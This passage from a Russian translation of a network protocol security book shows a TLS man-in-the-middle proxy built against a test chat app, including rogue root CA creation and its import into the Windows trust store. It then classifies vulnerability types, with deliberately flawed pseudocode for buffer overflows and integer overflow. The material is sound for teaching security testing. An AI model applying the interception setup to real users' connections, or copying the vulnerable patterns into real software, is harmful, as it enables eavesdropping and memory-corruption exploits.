Распространенным методом расшифровки трафика TLS является активное использование атаки типа «человек посередине», чтобы можно было расшифровать трафик от клиента и повторно зашифровать его при отправке на сервер. Конечно, посередине вы можете манипулировать трафиком и наблюдать за ним сколько угодно. Но разве TLS не должен защищать от атак подобного типа?

Да, но пока мы достаточно хорошо контролируем клиентское приложение, обычно можно выполнить эту атаку в целях тестирования.

Добавление поддержки TLS к прокси-серверу (а следовательно, к серверам и клиентам, как обсуждалось ранее в этой главе) может заключаться в простом добавлении одной или двух строк в сценарий прокси для добавления уровня дешифрования и шифрования TLS. На рис. 8.1 показан простой пример такого прокси.




Рис. 8.1. Пример прокси-сервера TLS для атаки «человек посередине»

Можно реализовать атаку, показанную на рис. 8.1, заменив шаблон инициализации из листинга 8.5 кодом из листинга 8.31.

Листинг 8.31. Добавление поддержки TLS для перехвата прокси

```
  var template = new FixedProxyTemplate();
  // Локальный порт 4445, адрес назначения 127.0.0.1:12346
❶ template.LocalPort = 4445;
  template.Host = "127.0.0.1";
  template.Port = 12346;

  var tls = new TlsNetworkLayerFactory();
❷ template.AddLayer(tls);
  template.AddLayer<Parser>();
```

Мы вносим два важных изменения в инициализацию шаблона. Мы увеличиваем номера портов ❶, потому что клиент автоматически добавляет 1 к порту при попытке подключения через TLS. Затем мы добавляем уровень TLS в шаблон прокси ❷. (Обязательно добавьте

уровень TLS перед уровнем парсера, или уровень парсера пытается проанализировать сетевой трафик TLS, а это не очень хорошо.)

Установив прокси-сервер, давайте повторим наш тест с клиентом из листинга 8.31, чтобы увидеть различия. В листинге 8.32 показан результат.

Листинг 8.32. ChatClient подключается через прокси

```
C:\> ChatClient user1 127.0.0.1 --port 4444 -l
Connecting to 127.0.0.1:4445
❶ TLS Protocol: TLS v1.0
❷ TLS KeyEx   : ECDH
TLS Cipher  : Aes256
TLS Hash    : Sha1
Cert Subject: CN=ExampleChatServer
❸ Cert Issuer : CN=BrokenCA_PleaseFix
```

Обратите внимание на некоторые явные изменения в листинге 8.32. Во-первых, версия протокола TLS теперь 1.0 ❶ вместо 1.2. Еще одно изменение заключается в том, что алгоритмы шифрования и хеширования отличаются от алгоритмов из листинга 8.30, хотя алгоритм обмена ключами использует эллиптическую кривую Диффи–Хеллмана для прямой секретности ❷. Последнее изменение отображается в Cert Issuer ❸. Библиотеки автоматически сгенерируют действительный сертификат на основе оригинального сертификата от сервера, но он будет подписан сертификатом центра сертификации библиотеки. Если сертификат ЦС не сконфигурирован, он будет сгенерирован при первом использовании.

Принудительное использование TLS 1.2

Изменения согласованных параметров шифрования, показанные в листинге 8.32, могут помешать успешному проксированию приложений, поскольку некоторые приложения будут выполнять проверку на предмет наличия согласованной версии TLS. Если клиент будет подключаться только к службе TLS 1.2, можно принудительно установить эту версию, добавив в сценарий следующую строку:

```
tls.Config.ServerProtocol = System.Security.Authentication.SslProtocols.Tls12;
```

Замена сертификата на собственный

Замена цепочки сертификатов включает в себя гарантию того, что клиент принял сертификат, который вы создаете как действительный центр выдачи корневых сертификатов. Запустите сценарий из листинга 8.33 в *CANAPE.Cli*, чтобы создать новый сертификат ЦС, выполнить экспорт в файл PFX и вывести открытый сертификат в формате PEM.

Листинг 8.33. Создание нового корневого сертификата ЦС для прокси

generate_ca_cert.csx

```
using System.IO;

// Генерируем 4096-битный ключ RSA с хешем SHA512
var ca = CertificateUtils.GenerateCACert("CN=MyTestCA",
    4096, CertificateHashAlgorithm.Sha512);
// Экспорт в PFX без пароля
File.WriteAllBytes("ca.pfx", ca.ExportToPFX());
// Экспорт открытого сертификата в файл PEM
File.WriteAllText("ca.crt", ca.ExportToPEM());
```

Теперь вы должны найти на диске файлы *ca.pfx* и *ca.crt*. Скопируйте файл *ca.pfx* в тот же каталог, где находятся ваши сценарии прокси, и добавьте следующую строку перед инициализацией уровня TLS, как в листинге 8.31.

```
CertificateManager.SetRootCert("ca.pfx");
```

Все сгенерированные сертификаты теперь должны использовать ваш сертификат в качестве корневого.

Теперь можно импортировать файл *ca.crt* в качестве доверенного корневого сертификата для своего приложения. Метод, который вы используете для импорта сертификата, будет зависеть от многих факторов, например типа устройства, на котором запущено клиентское приложение (мобильные устройства, как правило, сложнее скомпрометировать). Затем возникает вопрос, где хранится доверенный корневой сертификат приложения. Например, хранится ли он в двоичном приложении? Я покажу только один пример импорта сертификата в Microsoft Windows.

Поскольку приложения Windows обычно обращаются к доверенному хранилищу корневых сертификатов системы для получения центров сертификации, выдающих корневые сертификаты, мы можем импортировать наш собственный сертификат в это хранилище, и SuperFunkyChat будет ему доверять. Для этого сначала запустите **`certmgr.msc`** из диалогового окна **Выполнить** или командной строки. Вы должны увидеть окно приложения, показанное на рис. 8.2.

Выберите **Trusted Root Certification Authorities** → **Certificates** (Доверенные корневые центры сертификации → Сертификаты), а затем выберите **Action** → **All Tasks** → **Import** (Действие → Все задачи → Импорт). Должен появиться мастер импорта. Нажмите **Next** (Далее), и вы должны увидеть диалоговое окно, похожее на то, что показано на рис. 8.3.

Введите путь к файлу *ca.crt* или перейдите к нему и снова нажмите **Далее**. Затем убедитесь, что в поле **Certificate Store** (Хранилище сертификатов) указано **Доверенные корневые центры сертификации** (рис. 8.4), и нажмите **Далее**.




Рис. 8.2. Диспетчер сертификатов Windows




Рис. 8.3. Использование мастера импорта сертификатов для импорта файлов

На последнем экране нажмите **Finish** (Готово); вы должны увидеть диалоговое окно с предупреждением, показанным на рис. 8.5. Примите во внимание это предупреждение и нажмите **Yes** (Да).




Рис. 8.4. Расположение хранилища сертификатов

Примечание *Будьте очень осторожны при импорте произвольных корневых сертификатов в доверенное хранилище. Если кто-то получит доступ к вашему закрытому ключу, даже если вы планировали протестировать только одно приложение, то он сможет применить атаку «человек посередине» на все ваши TLS-соединения. Никогда не устанавливайте произвольные сертификаты на устройство, которое вы используете.*




Рис. 8.5. Предупреждение об импорте корневого сертификата

Пока ваше приложение использует системное хранилище корневых сертификатов, ваше прокси-соединение TLS будет доверенным. Мы можем быстро протестировать это с помощью приложения SuperFunkyChat, используя параметр `--verify` с ChatClient, чтобы активировать проверку сертификата сервера.

По умолчанию проверка отключена, чтобы можно было использовать самоподписанный сертификат для сервера. Но когда вы запускаете клиент с прокси-сервером с помощью параметра `--verify`, соединение должно завершиться ошибкой, и вы должны увидеть следующее:

```
SSL Policy Errors: RemoteCertificateNameMismatch
Error: The remote certificate is invalid according to the validation procedure.
```

Проблема состоит в том, что хотя мы и добавили сертификат ЦС в качестве доверенного корневого сертификата, имя сервера, которое во многих случаях указывается как субъект сертификата, недействительно для цели вашей атаки. Поскольку мы проксируем соединение, имя хоста сервера, например 127.0.0.1, но сгенерированный сертификат основан на сертификате исходного сервера.

Чтобы исправить это, добавьте следующие строки для указания имени субъекта для сгенерированного сертификата:

```
tls.Config.SpecifyServerCert = true;
tls.Config.ServerCertificateSubject = "CN=127.0.0.1";
```

При повторной попытке клиент должен успешно подключиться к прокси-серверу, а затем и к реальному серверу, и весь трафик должен быть незашифрованным внутри прокси.

Можно применить те же изменения к коду сетевого клиента и сервера в листингах 8.6 и 8.8. Фреймворк гарантирует установку только определенных TLS-соединений. (Вы даже можете указать клиентские сертификаты TLS в конфигурации для использования при выполнении взаимной аутентификации, но это сложная тема, которая выходит за рамки данной книги.)

Теперь у вас есть ряд идей относительно того, как использовать TLS-соединения в ходе атаки «человек посередине». Освоенные методы позволят вам зашифровать и расшифровать трафик для проведения анализа и тестирования средств безопасности.

Заключительное слово

В этой главе были продемонстрированы подходы, которые можно использовать для повторной реализации вашего протокола на основе результатов оперативной проверки или обратной разработки реализации. Я лишь коснулся этой сложной темы – вас ожидает много интересных задач, когда вы будете изучать проблемы безопасности в сетевых протоколах.

9

ОСНОВНЫЕ ПРИЧИНЫ УЯЗВИМОСТЕЙ

В этой главе описаны распространенные первопричины уязвимостей, возникающие в результате реализации протокола. Они отличаются от уязвимостей, вытекающих из спецификации протокола (как описано в главе 7). Уязвимость не обязательно должна эксплуатироваться напрямую, чтобы считаться таковой. Она может ослабить безопасность протокола и упростить выполнение других атак или позволить получить доступ к более серьезным уязвимостям.

Прочитав эту главу, вы начнете видеть закономерности в протоколах, которые помогут вам выявить уязвимости в системе безопасности во время анализа. (Я не буду обсуждать, как эксплуатировать разные классы до главы 10.) Предполагается, что вы исследуете протокол, используя все доступные вам средства, включая анализ сетевого трафика, обратную разработку двоичных файлов приложения, проверку исходного кода и ручное тестирование клиента и серверов для определения реальных уязвимостей. Некоторые уязвимости всегда будет легче найти с помощью таких методов, как *фаззинг* (метод,

с помощью которого данные сетевого протокола изменяются для выявления проблем), а другие можно найти, просмотрев код.

Классы уязвимостей

Когда вы имеете дело с уязвимостями в системе безопасности, полезно классифицировать их в набор отдельных классов для оценки рисков, связанных с эксплуатацией уязвимости. В качестве примера рассмотрим уязвимость, которая позволяет скомпрометировать систему, в которой запущено приложение.

Удаленное выполнение кода

Удаленное выполнение кода – это собирательный термин для обозначения любой уязвимости, которая позволяет злоумышленнику запускать произвольный код в контексте приложения, реализующего протокол. Это может произойти из-за взлома логики приложения или влияния на командную строку подпроцессов, созданных во время обычной работы.

Такие уязвимости обычно наиболее критичны с точки зрения безопасности, поскольку позволяют злоумышленнику скомпрометировать систему, в которой выполняется приложение. Так злоумышленник может получить доступ ко всему, к чему может получить доступ приложение, и даже взломать хостинговую сеть.

Отказ в обслуживании

Обычно приложения предназначены для предоставления сервиса. Если существует уязвимость, которая при эксплуатации приводит к сбою приложения или его зависанию, злоумышленник может использовать ее, чтобы запретить полноправным пользователям доступ к определенному приложению и предоставляемой им службе. Уязвимости, которую обычно называют *отказ в обслуживании*, требуется небольшое количество ресурсов, иногда достаточно всего лишь одного сетевого пакета, чтобы вывести из строя все приложение. Без сомнения, в чужих руках это может стать вредоносным оружием.

Можно классифицировать уязвимости типа «отказ в обслуживании» как *постоянные* или *непостоянные*. Постоянная уязвимость все время препятствует доступу полноправных пользователей к службе (по крайней мере, до тех пор, пока администратор не исправит проблему). Причина состоит в том, что ее эксплуатация приводит к повреждению сохраненного состояния, которое обеспечивает сбой приложения при его перезапуске. Непостоянная уязвимость существует только до тех пор, пока злоумышленник отправляет данные, вызывающие отказ в обслуживании. Обычно если приложению разрешено выполнить перезапуск самостоятельно или ему дано достаточно времени, то служба будет восстановлена.

Утечка информации

Многие приложения представляют собой черные ящики, которые обычно предоставляют только определенную информацию по сети. Утечка информации возникает, если есть способ заставить приложение предоставить информацию, которая изначально не предназначена для посторонних глаз, например содержимое памяти, пути к файловой системе или учетные данные для аутентификации. Такие сведения могут быть полезны злоумышленнику, поскольку могут способствовать дальнейшей эксплуатации. Например, подобная информация может раскрывать местонахождение важных структур в памяти, что может помочь при удаленном выполнении кода.

Обход аутентификации

Многие приложения требуют, чтобы пользователи предоставили учетные данные для проверки подлинности, дабы получить полный доступ к приложению. Действительными учетными данными могут быть имя пользователя и пароль или более сложная проверка, например криптографически безопасный обмен. Аутентификация ограничивает доступ к ресурсам, но также может уменьшить поверхность атаки приложения, если злоумышленник не прошел аутентификацию.

Такого рода уязвимость возникает в приложении, если существует способ пройти аутентификацию без предоставления всех учетных данных. Например, приложение неправильно проверяет пароль, потому что сравнивает простую контрольную сумму пароля, которую легко подобрать. Или же это может быть связано с более сложными проблемами, такими как внедрение SQL-кода (о нем речь пойдет далее в разделе «Внедрение SQL-кода»).

Обход авторизации

Не все пользователи созданы равными. Приложения могут поддерживать разные типы пользователей. Например, это могут быть пользователи, имеющие полномочия только на чтение, пользователи с низкими привилегиями или администраторы, и во всех этих случаях используется один и тот же интерфейс. Если приложение предоставляет доступ к таким ресурсам, как файлы, то ему необходимо ограничить доступ к ним на основе аутентификации. Чтобы разрешить доступ к защищенным ресурсам, процесс авторизации должен быть встроен для определения, какие права назначены пользователю и к каким ресурсам у него есть доступ.

Обход авторизации возникает, когда злоумышленник может получить дополнительные права или доступ к ресурсам, доступа к которым у него нет. Например, злоумышленник может изменить пользователя, прошедшего аутентификацию, или привилегии пользователя напрямую, или протокол может неправильно проверять полномочия пользователей.

Примечание *Не путайте обход авторизации с обходом аутентификации. Основное различие между ними состоит в том, что обход аутентификации позволяет пройти аутентификацию как конкретный пользователь с точки зрения системы; обход авторизации позволяет злоумышленнику получить доступ к ресурсу из неправильного состояния аутентификации (а на самом деле никакой аутентификации может и не быть).*

Определив классы уязвимостей, давайте посмотрим на их причины более подробно и исследуем структуры протоколов, в которых вы их найдете. Каждый тип основной причины содержит список возможных классов уязвимостей, к которым это может привести. Хотя это не полный список, я расскажу о тех уязвимостях, с которыми вы, скорее всего, сталкиваетесь регулярно.

Уязвимости повреждения памяти

Если вы выполняете какой-либо анализ, то повреждение памяти, – скорее всего, основная уязвимость в системе безопасности, с которой вы столкнетесь. Приложения хранят свое текущее состояние в памяти, и если память повреждена контролируемым образом, результат может вызвать любой класс уязвимости системы безопасности. Такие уязвимости могут просто вызвать сбой приложения (что приведет к отказу в обслуживании) или быть более опасными, они могут позволить злоумышленнику запустить исполняемый код на целевой системе.

Безопасные и небезопасные языки программирования с точки зрения доступа к памяти

Уязвимости повреждения памяти, в значительной степени зависят от языка программирования, на котором было разработано приложение. Когда дело доходит до повреждения памяти, самое большое различие между языками связано с тем, является ли язык (и его окружение размещения) *безопасным* или *небезопасным с точки зрения доступа к памяти*. Безопасные языки, такие как Java, C #, Python и Ruby, обычно не требуют, чтобы разработчик имел дело с низкоуровневым управлением памятью. Иногда они предоставляют библиотеки или конструкции для выполнения небезопасных операций (например, ключевое слово `unsafe` в C#). Но использование этих библиотек или конструкций требует от разработчиков делать это явно, что позволяет проводить аудит с точки зрения безопасности. Безопасные с точки зрения доступа к памяти языки также обычно выполняют проверку границ для доступа к буферу в памяти, чтобы предотвратить операции чтения и записи за пределами границ. Тот факт, что язык безопасен с точки зрения доступа к памяти, не означает, что он полностью невосприимчив к повреждению памяти. Однако такое нарушение, скорее всего, будет ошибкой в среде выполнения языка, а не ошибкой, допущенной разработчиком.

С другой стороны, небезопасные с точки зрения доступа к памяти языки, такие как C и C++, выполняют совсем небольшую проверку доступа к памяти и лишены надежных механизмов для автоматического управления ею. В результате может произойти множество типов повреждения памяти. Насколько эксплуатируемыми являются эти уязвимости, зависит от операционной системы, используемого компилятора и структуры приложения.

Повреждение памяти – одна из самых старых и наиболее известных первопричин уязвимостей; поэтому были предприняты значительные усилия для их устранения. (Я расскажу о некоторых стратегиях более подробно в главе 10, где обсуждается, как использовать эти уязвимости.)

Переполнение буфера

Возможно, самая известная уязвимость повреждения памяти, – это *переполнение буфера*. Она возникает, когда приложение пытается поместить в область памяти больше данных, чем было спроектировано для хранения. Переполнение буфера можно использовать для запуска произвольных программ или обхода ограничений безопасности, таких как контроль доступа пользователей. На рис. 9.1 показано простое переполнение буфера, вызванное входными данными, которые слишком велики для выделенного буфера, что приводит к повреждению памяти.




Рис. 9.1. Повреждение памяти при переполнении буфера

Переполнение буфера может происходить по одной из двух причин: обычно называют *переполнение буфера фиксированной длины*, когда приложение ошибочно предполагает, что входной буфер умещается в выделенный буфер. *Переполнение буфера переменной длины* происходит из-за неправильного вычисления размера выделенного буфера.

Переполнение буфера фиксированной длины

Безусловно, самое простое переполнение буфера происходит, когда приложение неправильно проверяет длину значения внешних данных относительно буфера фиксированной длины в памяти. Этот буфер может находиться в стеке, для него может быть выделено место

в куче или он может быть глобальным буфером, определенным во время компиляции. Ключевой момент состоит в том, что длина памяти определяется до того, как будет известна фактическая длина данных.

Причина переполнения зависит от приложения. Но дело может быть и в том, что приложение не проверяет длину вообще или делает это неправильно. Пример приведен в листинге 9.1:

Листинг 9.1. Простое переполнение буфера фиксированной длины

```
def read_string()
{
❶ byte str[32];
  int i = 0;

  do
  {
 ❷ str[i] = read_byte();
    i = i + 1;
  }
❸ while(str[i-1] != 0);
  printf("Read String: %s\n", str);
}
```

Здесь мы сначала выделяем буфер, в котором будем хранить строку (в стеке) и 32 байта данных ❶. Затем переходим в цикл, который считывает байт из сети и сохраняет его в буфере, используя инкремент ❷. Цикл завершается, когда последний байт, считанный из сети, равен нулю. Это указывает на то, что значение было отправлено ❸.

В данном случае разработчик допустил ошибку: цикл не проверяет текущую длину ❸ и, следовательно, считывает столько данных, сколько доступно из сети, что приводит к повреждению памяти. Конечно, эта проблема связана с тем, что языки программирования, являющиеся небезопасными с точки зрения доступа к памяти, не выполняют проверку границ массивов. Эту уязвимость очень просто эксплуатировать, если у вас нет средств защиты компилятора, таких как cookie-файлы стека для обнаружения повреждений.

Даже если разработчик выполняет проверку длины, эта проверка может быть выполнена неправильно. Без автоматической проверки границ разработчик должен проверить все операции чтения и записи. В листинге 9.2 показана исправленная версия листинга 9.1, где учитываются строки, которые длиннее, чем размер буфера. Тем не менее даже после исправления в коде таится уязвимость.

Листинг 9.2. Переполнение буфера с ошибкой на единицу

```
def read_string_fixed()
{
❶ byte str[32];
  int i = 0;
```

```
  do
  {
 ❷ str[i] = read_byte();
    i = i + 1;
  }
❸ while((str[i-1] != 0) && (i < 32));

  /* Гарантируем надлежащее завершение строкового буфера */
❹ str[i] = 0;

  printf("Read String: %s\n", str);
}
```

Небезопасные строковые функции

Язык программирования C не определяет строковый тип данных. Вместо этого он использует указатели на список символьных типов. Конец строки обозначается нулевым символом. Это не является прямой проблемой безопасности. Однако когда разрабатывались встроенные библиотеки для работы со строками, безопасность не учитывалась. Следовательно, многие из этих строковых функций очень опасны для использования в критически важном с точки зрения безопасности приложении.

Чтобы понять, насколько опасными могут быть эти функции, рассмотрим пример с использованием `strcpy`, функции, копирующей строки. Она принимает только два аргумента: указатель на исходную строку и указатель на буфер памяти, где будет храниться копия. Обратите внимание: ничто не указывает на длину этого буфера. И как вы уже видели, небезопасный с точки зрения доступа к памяти язык, например C, не отслеживает размеры буфера. Если программист попытается скопировать строку, которая длиннее буфера назначения, особенно если она из внешнего ненадежного источника, то произойдет повреждение памяти.

Более свежие компиляторы C и стандарты языка добавили более безопасные версии этих функций, такие как `strcpy_s`, которая добавляет аргумент длины. Но если приложение использует старую строковую функцию, например `strcpy`, `strcat` или `sprintf`, то велика вероятность серьезного повреждения памяти.

Как и в листинге 9.1 (пункты ❶ и ❷), мы выделяем буфер с фиксированным стеком и считываем строку в цикле. Первое различие – это пункт ❸. Разработчик добавил проверку, чтобы быть уверенным в выходе из цикла, если он уже прочитал 32 байта, максимум, который может вместить буфер стека. К сожалению, чтобы гарантировать надлежащее завершение строкового буфера, в последнюю доступную позицию в буфере записывается нулевой байт ❹. На данный момент значение `i`

равно 32. Но поскольку такие языки, как C, начинают индексирование буфера с 0, фактически это означает, что он запишет 0 в 33-й элемент буфера, а это приведет к повреждению, как показано на рис. 9.2.




Рис. 9.2. Повреждение памяти с ошибкой на единицу

Это приводит к появлению ошибки *на единицу* (из-за сдвига позиции индекса), распространенной в языках, небезопасных с точки зрения доступа к памяти, с индексированием буфера с нуля. Если перезаписанное значение является важным, например если это адрес возврата функции, – эту уязвимость можно эксплуатировать.

Переполнение буфера переменной длины

Приложению не обязательно использовать буферы фиксированной длины для сохраненных данных протокола. В большинстве случаев приложение может выделить буфер правильного размера для сохраненных данных. Однако если приложение неправильно рассчитает размер, может произойти переполнение буфера переменной длины.

Поскольку длина буфера вычисляется во время выполнения на основе длины данных протокола, может показаться, что переполнение буфера переменной длины вряд ли будет реальной уязвимостью. Но существует несколько способов ее появления. Во-первых, приложение может просто неправильно вычислить длину буфера. (Приложения нужно тщательно тестировать до того, как они станут общедоступными, но такое происходит не всегда.)

Более серьезная проблема возникает, если вычисление вызывает неопределенное поведение языка или платформы. Например, в листинге 9.3 показан распространенный способ неправильного вычисления длины.

Листинг 9.3. Неправильное вычисление длины

```
def read_uint32_array()
{
  uint32 len;
  uint32[] buf;

  // Считываем количество слов из сети
❶ len = read_uint32();
```

```
  // Выделяем буфер памяти
❷ buf = malloc(len * sizeof(uint32));

  // Считываем значения
  for(uint32 i = 0; i < len; ++i)
  {
❸   buf[i] = read_uint32();
  }
  printf("Read in %d uint32 values\n", len);
}
```

Здесь буфер памяти динамически выделяется во время выполнения, чтобы вместить общий размер входных данных из протокола. Сначала мы считываем 32-битное целое число, которое используется для определения количества следующих 32-битных значений в протоколе ❶. Затем мы определяем общий размер выделения и выделяем буфер соответствующего размера ❷. Наконец, мы запускаем цикл, который считывает каждое значение из протокола в выделенный буфер ❸.

Что могло пойти не так? Чтобы ответить на этот вопрос, посмотрим на *целочисленное переполнение*.

Целочисленное переполнение

На уровне команд процессора целочисленные арифметические операции обычно выполняются с использованием *модульной арифметики*. Модульная арифметика позволяет «обернуть» значения, если они превышают определенное значение, которое называется *модулем*. Процессор использует модульную арифметику, если поддерживает только определенный собственный целочисленный размер, например 32 или 64 бита. Это означает, что результат любой арифметической операции всегда должен находиться в пределах, допустимых для целочисленного значения фиксированного размера. Например, 8-битное целое число может принимать только значения от 0 до 255; оно не может представлять другие значения. На рис. 9.3 показано, что происходит, когда вы умножаете значение на 4. Это приводит к переполнению целого числа.



Рис. 9.3. Простое целочисленное переполнение

Хотя на этом рисунке для краткости показаны 8-битные целые числа, та же логика применима к 32-битным целым числам. Когда мы

умножаем исходную длину 0x41, или 65, на 4, результат будет 0x104, или 260. Этот результат не может поместиться в 8-битное целое число с диапазоном от 0 до 255. Таким образом, процессор отбрасывает переполненный бит (или, что более вероятно, хранит его в специальном флаге, указывающем на то, что произошло переполнение), и в результате мы получим значение 4, а не то, что ожидали. Процессор может выдать ошибку, чтобы указать на то, что произошло переполнение, но языки программирования, небезопасные с точки зрения доступа к памяти, обычно игнорируют такого рода ошибки. Фактически процесс обертывания целочисленного значения используется в таких архитектурах, как x86, для обозначения подписанного результата операции. Языки более высокого уровня могут указывать на ошибку или могут вообще не поддерживать целочисленное переполнение, например путем увеличения размера целого числа по запросу.

Вернемся к листингу 9.3. Здесь видно, что если злоумышленник предоставит подходящим образом выбранное значение для длины буфера, то умножение на 4 приведет к переполнению. В результате для памяти выделяется меньшее количество, чем передается по сети. Когда значения считываются из сети и вставляются в выделенный буфер, парсер использует исходную длину. Поскольку исходная длина данных не соответствует размеру выделения, значения будут записаны вне буфера, вызывая повреждение памяти.

Что произойдет, если выделить нулевые байты?

Рассмотрим, что происходит, когда мы вычисляем длину выделения, равную 0 байт. Будет ли выделение неуспешным, потому что вы не можете выделить буфер нулевой длины? Как и в случае со многими проблемами в таких языках, как C, реализация должна определять, что происходит (ужасное поведение, определяемое реализацией). В случае функции распределителя, `malloc`, передача нуля в качестве запрошенного размера может вернуть ошибку или буфер неопределенного размера, что вряд ли вселяет уверенность.

Индексирование буфера за пределами границ

